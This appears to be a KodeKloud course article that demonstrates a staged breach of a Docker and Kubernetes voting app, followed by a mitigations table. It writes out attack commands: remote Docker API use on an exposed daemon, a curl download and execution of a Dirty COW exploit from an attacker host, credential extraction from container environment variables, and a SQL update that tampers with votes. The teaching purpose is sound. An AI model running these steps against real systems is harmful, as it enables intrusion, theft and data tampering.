> ## Documentation Index
> Fetch the complete documentation index at: https://notes.kodekloud.com/llms.txt
> Use this file to discover all available pages before exploring further.
# The Attack
> This article demonstrates a breach scenario in Kubernetes and Docker, highlighting vulnerabilities and preventive measures.
In this demo, we’ll walk through a real-world breach scenario targeting Kubernetes and Docker. You’ll see how an exposed Docker daemon, container escape, and an unsecured Kubernetes dashboard led to a full compromise. In subsequent lessons, we’ll dissect each step and discuss preventive controls.
**Table of Contents**
1. [High-Level Overview](#high-level-overview)
2. [Step 1: DNS Resolution & Discovery](#step-1-dns-resolution--discovery)
3. [Step 2: Port Scanning & Docker Daemon Exposure](#step-2-port-scanning--docker-daemon-exposure)
4. [Step 3: Remote Docker API Enumeration](#step-3-remote-docker-api-enumeration)
5. [Step 4: Container Escape via Dirty COW](#step-4-container-escape-via-dirty-cow)
6. [Step 5: Kubernetes Cluster Enumeration](#step-5-kubernetes-cluster-enumeration)
7. [Step 6: Extracting Database Credentials](#step-6-extracting-database-credentials)
8. [Step 7: Tampering with Votes](#step-7-tampering-with-votes)
9. [Attack Summary & Mitigations](#attack-summary--mitigations)
10. [References](#references)
***
## High-Level Overview

It’s the final day of the election between cats and dogs. Voters submit ballots at **[www.vote.com](http://www.vote.com)**, and live results appear at **[www.result.com](http://www.result.com)**. Currently, dogs lead 71% to 29%:
A disgruntled user (“cat girl”) only knows these domains—nothing about the underlying stack. She embarks on a black-box attack, discovering:
* Shared hosting (same IP for both domains)
* An exposed Docker daemon on port 2375
* A container escape via Dirty COW
* An unsecured Kubernetes Dashboard on port 30080
* Database credentials in plain environment variables
* A direct path to flip votes via a SQL update
***
## Step 1: DNS Resolution & Discovery
First, she resolves both domains:
```bash theme={null}
ping www.vote.com
ping www.result.com
```
Both ping to `104.21.63.124`, indicating a shared host.
***
## Step 2: Port Scanning & Docker Daemon Exposure
A quick port scan reveals an open Docker API port:
```bash theme={null}
zsh port-scan.sh 104.21.63.124
```
| Port | Service | Status | Notes |
| ----- | ------------- | ------ | ----------------------------------- |
| 21 | FTP | Closed | |
| 22 | SSH | Closed | |
| 2375 | Docker Daemon | Open | Unprotected Docker Remote API |
| 3306 | MySQL | Closed | |
| 30080 | N/A | Closed | (discovered later via iptables NAT) |
An exposed Docker daemon on port `2375` allows unauthenticated remote commands. Always secure Docker API with TLS and authentication.
***
## Step 3: Remote Docker API Enumeration
With the API open, she lists containers and checks the Docker Engine version:
```bash theme={null}
docker -H tcp://104.21.63.124:2375 ps
```
```bash theme={null}
docker -H tcp://104.21.63.124:2375 version
```
Output snippets:
* **Containers**: Multiple `k8s_*` entries, indicating Kubernetes workloads
* **Server Version**: Docker Engine 19.03.6, API v1.40
These findings confirm both Docker and Kubernetes are in use.
***
## Step 4: Container Escape via Dirty COW
She launches a privileged Ubuntu container and exploits [Dirty COW](https://en.wikipedia.org/wiki/Dirty_COW):
```bash theme={null}
docker -H tcp://104.21.63.124:2375 run --privileged -it ubuntu bash
apt-get update && apt-get install -y curl
curl http://catgirl.me/dirty-cow.sh > dirty-cow.sh
chmod +x dirty-cow.sh
./dirty-cow.sh
```
The exploit grants root access on the host.
Dirty COW is a Linux kernel privilege escalation vulnerability (CVE-2016-5195). Always keep kernels patched and restrict `--privileged` container usage.
***
## Step 5: Kubernetes Cluster Enumeration
On the host, she inspects mounts and kernel info:
```bash theme={null}
df -h
uname -a
```
The `k8s_` prefixes reveal a Kubernetes cluster. By examining `iptables` NAT rules, she discovers port `30080` forwarding to the Kubernetes Dashboard.

Visiting `http://104.21.63.124:30080` shows an unsecured dashboard:

Under **Deployments**, all services—`db`, `redis`, `vote`, `result`, `worker`—are visible:
An unauthenticated Kubernetes Dashboard exposes cluster control. Always enforce RBAC, authentication, and network policies.
***
## Step 6: Extracting Database Credentials
In the **DB** deployment’s environment variables, she finds Postgres credentials. She then executes into the DB container:
```bash theme={null}
docker exec -it c0cd577317f2 bash
export PGPASSWORD=$POSTGRES_PASSWORD
psql --username=$POSTGRES_USER --dbname=$POSTGRES_DB
```

A quick check of running pods in the dashboard confirms all services are live:
***
## Step 7: Tampering with Votes
With DB access, she flips all dog votes to cats:
```sql theme={null}
UPDATE votes
SET candidate = 'cats'
WHERE candidate = 'dogs';
```
The election results are now reversed.
***
## Attack Summary & Mitigations
| Phase | Technique | Mitigation |
| --------------------------- | ------------------------- | ----------------------------------------------------- |
| DNS & IP Discovery | Ping resolution | Monitor DNS queries, restrict exposed services |
| Port Scanning | zsh port-scan.sh | Harden firewall, limit exposed ports |
| Docker API Exposure | Unprotected port 2375 | Enable TLS auth, bind to localhost or use socket only |
| Container Escape | Dirty COW (CVE-2016-5195) | Patch kernel, disallow `--privileged`, use seccomp |
| Kubernetes Dashboard Access | Unauthenticated dashboard | Enforce RBAC, enable auth, restrict network access |
| Credential Extraction | Env vars in pods | Use Secrets, encrypt at rest, audit pod specs |
| Data Tampering | Direct SQL update | Implement DB auditing, use least-privilege accounts |
***
## References
* [Kubernetes Documentation](https://kubernetes.io/docs/)
* [Docker Remote API](https://docs.docker.com/engine/api/)
* [Dirty COW Vulnerability (CVE-2016-5195)](https://en.wikipedia.org/wiki/Dirty_COW)
* [Kubernetes Dashboard Security](https://kubernetes.io/docs/tasks/access-application-cluster/web-ui-dashboard/)
* [PostgreSQL Documentation](https://www.postgresql.org/docs/)